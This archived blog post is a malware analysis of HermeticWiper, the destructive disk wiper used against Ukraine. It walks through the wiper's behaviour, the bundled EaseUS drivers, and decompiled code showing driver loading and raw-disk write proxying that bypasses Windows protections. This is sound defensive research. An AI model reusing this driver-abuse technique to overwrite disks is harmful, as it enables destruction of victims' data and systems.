HermeticWiper: A detailed analysis of the destructive malware that targeted Ukraine

Published: 2022-12-04 · Archived: 2026-04-05 19:58:58 UTC

This blog post was authored by Hasherezade, Ankur Saini and Roberto Santos

Disk wipers are one particular type of malware often used against Ukraine. The implementation and quality of those wipers vary, and may suggest different hired developers.

The day before the invasion on Ukraine by Russian forces on February 24, a new data wiperwas found to be unleashed against a number of Ukrainian entities. This malware was given the name “HermeticWiper” based on a stolen digital certificate from a company called Hermetica Digital Ltd.

This wiper is remarkable for its ability to bypass Windows security features and gain write access to many low-level data-structures on the disk. In addition, the attackers wanted to fragment files on disk and overwrite them to make recovery impossible.


As we were analyzing this data wiper, other researchhas come out detailing additional components were used in this campaign, including a worm and typical ransomware thankfully poorly implemented and decryptable.

Article continues below this ad.

We obtained samples and in this post we will take apart this new malware.

Behavioral analysis


First, what we see is a 32 bit Windows executable with an icon resembling a gift. It is not a cynical joke of the attackers, but just a standard icon for a Visual Studio GUI project.



It has to be run as Administrator in order to work, and does not involve any UAC bypass techniques. As we will later find out, the name of the sample also (slightly) affects its functionality; if the name starts with “c” (or “C”, as it is automatically converted to lowercase) the system will also reboot after execution.

Once run, the sample works silently in the background. For several minutes we may not notice anything suspicious.

Only if we watch the sample using tools like Process Explorer, we can notice some unusual actions. It calls various IOCTLs, related to retrieving details about the disks:




…including `FSCTL_GET_RETRIEVAL_POINTERS` and

`FSCTL_MOVE_FILE`


which can remind of files defragmentation*.

[**] Note, that at the low-level, files may not be kept in a filesystem in one continuous chunk (as we see them at high-level), but in multiple chunks, stored in the various sectors of the disk. Defragmentation is related to consolidating those chunks, and fragmentation – to splitting them.*



However, further examination has shown that the effect here is the opposite of defragmentation. In fact, the data gets more fragmented as a result of the malware execution.


The disk status regarding data fragmentation, before and after the malware execution, can be checked in the following images:




This is probably made in order to escalate the created damage: the more fragmented the file is, the more difficult it is to carve it out from the raw disk image, and reconstruct it forensically.

As the execution progresses, at some point, we may realize that some applications stopped working. It is because of the fact that some files, including system DLLs, have been overwritten with random data.

Example: an application failed to run because of a system DLL being trashed:



If we now view the raw image of the disk (i.e. using HxD), we can notice that some sectors have been also overwritten with random data:




Not surprisingly, on reboot our Windows OS will no longer work:

But what exactly happened underneath? Let's have a closer look…

Used components

The initial sample: [1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591](#)– comes with several PE files in its resources:



The names chosen for the resources (`DRV_X64` ,

```
DRV_X86
```

, `DRV_XP_X86` ,

```
DRV_XP_X64
```

) suggest that they are a version of the same driver, dedicated to different versions of Windows: appropriately 32 or 64 bit version, or a legacy version for Windows XP. Each of them is in compressed form. By checking the dumped files by the Linux `file` command, we can see the following output:

```
file DRV_XP_X86DRV_XP_X86: MS Compress archive data, SZDD variant, original size: 13896 bytes
```

To find out how they are loaded, we need to have a look at the sample that carries them.

Fortunately, the sample is not obfuscated. We can easily find the fragment that is responsible for finding the appropriate version of the driver:

```
64  j_memset(&VersionInformation, 0, sizeof(VersionInformation));
65  VersionInformation.dwOSVersionInfoSize = 284;
66  VersionInformation.dwMajorVersion = 6;
67  VersionInformation.dwMinorVersion = 0;
68  v5 = VerSetConditionMask(0i64, 2u, 3u);
69  v6 = VerSetConditionMask(v5, 1u, 3u);
70  if ( VerifyVersionInfoW(&VersionInformation, 3u, v6) )
71  {
72    if ( v40 )
73      ResourceW = FindResourceW(hModule, L"DRV_X64", L"RCDATA");
74    else
75      ResourceW = FindResourceW(hModule, L"DRV_X86", L"RCDATA");
76  }
77  else
78  {
79    if ( GetLastError() != 1150 )
80      return 0;
81    v35 = 1;
82    if ( v40 )
83      ResourceW = FindResourceW(hModule, L"DRV_XP_X64", L"RCDATA");
84    else
85      ResourceW = FindResourceW(hModule, L"DRV_XP_X86", L"RCDATA");
86  }
87  v8 = ResourceW;
88  if ( !ResourceW )
89    return 0;
90  Resource = LoadResource(hModule, ResourceW);
91  if ( !Resource )
92    return 0;
93  lpBuffer = LockResource(Resource);
94  if ( !lpBuffer )
95    return 0;
96  nNumberOfBytesToWrite = SizeofResource(hModule, v8);
```

The buffers are then decompressed with the help of the LZMA algorithm:


```
169     j_memset(&ReOpenBuf, 0, sizeof(ReOpenBuf));
170     j_memset(&open_buf, 0, sizeof(open_buf));
171     ret_val = LZOpenFileW(file_name, &ReOpenBuf, 2u);
172     if ( ret_val >= 0 )
173     {
174       PathAddExtensionW(pszPath, L".sys");
175       v21 = (const void *)LZOpenFileW(file_name, &open_buf, 0x1002u);//
176                                                   // OF_CREATE | OF_READWRITE
177       lpBuffer = v21;
178       if ( (int)v21 >= 0 )
179       {
180         v22 = LZCopy(ret_val, (INT)v21);
181         LZClose(ret_val);
182         LZClose((INT)lpBuffer);
183         if ( v22 > 0 )
184         {
185           v23 = file_name;
186           if ( v35 )
187             v23 = StrStrIW(file_name, L"System32");
188           v33 = sub_403930(v23, FileName);
189           if ( v33 )
190           {
191             wsprintfW(SubKey, L"%s%s", L"SYSTEM\\CurrentControlSet\\services\\", FileName);
192             RegDeleteKeyW(HKEY_LOCAL_MACHINE, SubKey);
193           }
194         }
195         get_disk_free_space_send_ioctl(file_name);
196         v18 = DeleteFileW;
197       }
198       else
199       {
200         LZClose(ret_val);
201       }
202     }
```

This format of compression is supported by a popular extraction tool, 7zip. We can also make our own decoding tool, basing on the malware code (example).

As a result we get 4 versions of legitimate drivers from the EaseUS Partition Master – just as reported by ESET (source).


- 2c7732da3dcfc82f60f063f2ec9fa09f9d38d5cfbe80c850ded44de43bdb666d
- 23ef301ddba39bb00f0819d2061c9c14d17dc30f780a945920a51bc3ba0198a4
- 8c614cf476f871274aa06153224e8f7354bf5e23e6853358591bf35a381fb75b
- 96b77284744f8761c4f2558388e0aee2140618b484ff53fa8b222b340d2a9c84

Based on the timestamps in the PE headers, the builds of the drivers are pretty old. Probably they have been stolen by the attackers from an original, legitimate software bundle. Each of them comes with a Debug directory, including a PDB path. Example:



Driver overview

The drivers leveraged by HermeticWiper are part of the Suite from EaseUS, a legitimate software that brings to the user disk functionalities like partitioning and resizing. As told, this tool is legitimate so no one was detecting the sample in VirusTotal at the time of the attack:




Looking inside the driver, we can see typical functions. The driver creates the required device and establishes some Dispatch Routines, as can be seen in the following image:

The internals of the driver are quite straightforward. In order to access the driver from usermode we need to use `CreateFile` API function and the name of the device under which the driver was installed (

```
\.EPMNTDRV
```

) along with the partition ID. Example shown below:




This string is important to understand the driver capabilities. As you can see, this drivers code will convert this sent string from usermode to integer and will use that integer as an input to the `saveReferenceHardDisk` helper function. As it can be extracted from the images, this helper function will save a reference to the physical disk (*DeviceHarddisk[num]Partition0*) in FsContext attribute:

```
v14 = RtlUnicodeStringToInteger(&FilenameUNICODE, 0xAu, &fileNameInt);
if ( !v14 )
{
  if ( fileNameInt < 0x64 && (v6 = saveReferenceHardDisk(fileObj, fileNameInt)) != 0 )
  {
    Object = v6;
    v7 = IoGetAttachedDeviceReference(v6);
    if ( v7 )
    {
      ObfDereferenceObject(Object);
      Object = v7;
      devObj = getDiskDeviceObject(v7);
      if ( devObj )
      {
        ObfDereferenceObject(Object);
        fileObj->FsContext2 = devObj;
        Irp->IoStatus.Information = 0;
```

```
PDEVICE_OBJECT __stdcall saveReferenceHardDisk(PFILE_OBJECT fileObj, ULONG fileNameULONGFormat)
{
  struct _UNICODE_STRING DestinationString; // [esp+8h] [ebp-8Ch]
  PFILE_OBJECT FileObject; // [esp+10h] [ebp-84h]
  PDEVICE_OBJECT DeviceObject; // [esp+14h] [ebp-80h]
  wchar_t SourceString[60]; // [esp+18h] [ebp-7Ch]
  int v7; // [esp+A4h] [ebp+10h]

  DeviceObject = 0;
  FileObject = 0;
  SourceString[0] = 0;
  memset(&SourceString[1], 0, 0x76u);
  if ( print(SourceString, 0x78, L"\\Device\\Harddisk%u\\Partition0", fileNameULONGFormat, v7) )
    return 0;
  RtlInitUnicodeString(&DestinationString, SourceString);
  if ( IoGetDeviceObjectPointer(&DestinationString, 0, &FileObject, &DeviceObject) )
    return 0;
  ObfReferenceObject(DeviceObject);
  fileObj->FsContext = FileObject;
  return DeviceObject;
}
```

This behaviour can has been tested also in real time. We can see how the leading backslash is removed prior to convert this value to integer type:




IRP_MJ_CREATE function will save a Device Object pointer for the hard disk in FsContext2 attribute, returned by getDeviceObject helper function. The DeviceObject pointer in getDeviceObject is used to find IRP_MJ_CREATE function will save a Device Object pointer for the hard disk in FsContext2 attribute (returned by getDeviceObject helper function). The DeviceObject pointer in getDeviceObject is used to find the disk.sys associated device object by traversing to the lowest device object leveraging IoGetLowerDeviceObject function. To confirm that the lower device object is indeed the one we are looking for we check the ServiceKeyName of the object with “Disk” which indicates that its looking for the disk.sys object as the ServiceKeyName for that object is “Disk”. These objects will be used later in read and write operations. That means that, when different operations are requested to the driver from usermode, the real operation will be performed over the machine physical disks.


```
PDEVICE_OBJECT __stdcall getDiskDeviceObject(PDEVICE_OBJECT Object)
{
  PDEVICE_OBJECT i; // esi
  struct _DRIVER_OBJECT *v2; // eax
  struct _UNICODE_STRING disk_str; // [esp+4h] [ebp-8h]

  RtlInitUnicodeString(&disk_str, L"Disk");
  for ( i = Object; ; i = (PDEVICE_OBJECT)IoGetLowerDeviceObject(i) )// keep going to the lower device object until
                                                                     //                      the one with ServiceNameKey as "Disk" is found
  {
    if ( !i )
      return 0;
    v2 = i->DriverObject;
    if ( v2 )
      break;
LABEL_6:
    ;
  }
  if ( RtlCompareUnicodeString(&v2->DriverExtension->ServiceKeyName, &disk_str, 1u) )// comparison with "Disk"
  {
    if ( Object != i )
      ObfDereferenceObject(i);
    goto LABEL_6;
  }
  return i;
}
```

Next images show how the driver builds the incoming requests and forwards them to the lower level devices:

```
DeviceObjecta = IoGetAttachedDeviceReference(v4);
if ( DeviceObjecta )
{
  irp = irp_1->AssociatedIrp.MasterIrp;
  if ( irp )
  {
    KeInitializeEvent(&Event, NotificationEvent, 0);
    v7 = IoBuildDeviceIoControlRequest(
           ioStackLocation->Parameters.DeviceIoControl.IoControlCode,
           DeviceObjecta,
           irp,
           ioStackLocation->Parameters.DeviceIoControl.InputBufferLength,
           irp,
           ioStackLocation->Parameters.DeviceIoControl.OutputBufferLength,
           0,
           &Event,
           &IoStatusBlock);
    if ( v7 )
    {
      v5 = IofCallDriver(DeviceObjecta, v7);
      if ( v5 == 0x103 )
      {
        KeWaitForSingleObject(&Event, Executive, 0, 0, 0);
        v5 = IoStatusBlock.Status;
      }
      irp_1->IoStatus.Information = IoStatusBlock.Information;
    }
    else
    {
      v5 = STATUS_INSUFFICIENT_RESOURCES;
```





By using FsContext2 field saved by a CreateFile operation performed from usermode, this driver could be seen as **a proxy** driver where IRPs are handled by underlying devices. In a nutshell, this *legitimate*driver lets the attackers bypass some windows security mechanisms which would ideally be forbidden from usermode such as writing to certain sectors of the raw disk.

Implementation of the Wiper

This malware is designed to maximize damage done to the system. It does not only overwrite the MBR, but goes further: walking through many structures of the filesystem and corrupting all of them, also trashing individual files.

We know that this executable is going to somehow abuse those drivers in order to implement the wiper functionality. Yet, the question arises, how exactly is it implemented?

It is worth to note that Windows (since Vista) introduced limitations, thanks to which only the sectors at the beginning of the disk can be written to from usermode (with the help of the standard windows drivers). If we want to write to further sectors, i.e. overwrite MFT (Master File Table) we need some custom workarounds. (More explanation given here.)

In case of Petya(as well as NotPetya, which used the same component), this workaround was implemented by an alternative “kernel” that was booting (instead of Windows) on machine restart, and doing the overwrite. In case of the HermeticWiper, the authors decided for an easier way: they used another driver, that was able to do such overwrites.

First, the malware parses NTFS structures, and stores information about them in the internal structures. For implementing the reads, standard system devices being used. After the needed data is collected, the additional (EaseUS) driver comes into play: it is used as a proxy to **write**into the collected sectors.

The attack can be divided into several phases:

1. Preparation, including:
    - Installation of the additional driver (EaseUS)
    - Disabling system features that may help in recovery, or in noticing of the attack

2. Data collection: walking through NTFS structure, collecting sectors and files that are going to be overwritten. Also, the random data of appropriate size is generated for the further overwrite.
3. Trashing (at this stage the EaseUS driver is utilized): the collected sectors are being overwritten by the previously generated random data

At the end, the system may be automatically rebooted.

Execution flow

Let's now have a look at the malware sample, to see how those phases are implemented in detail.

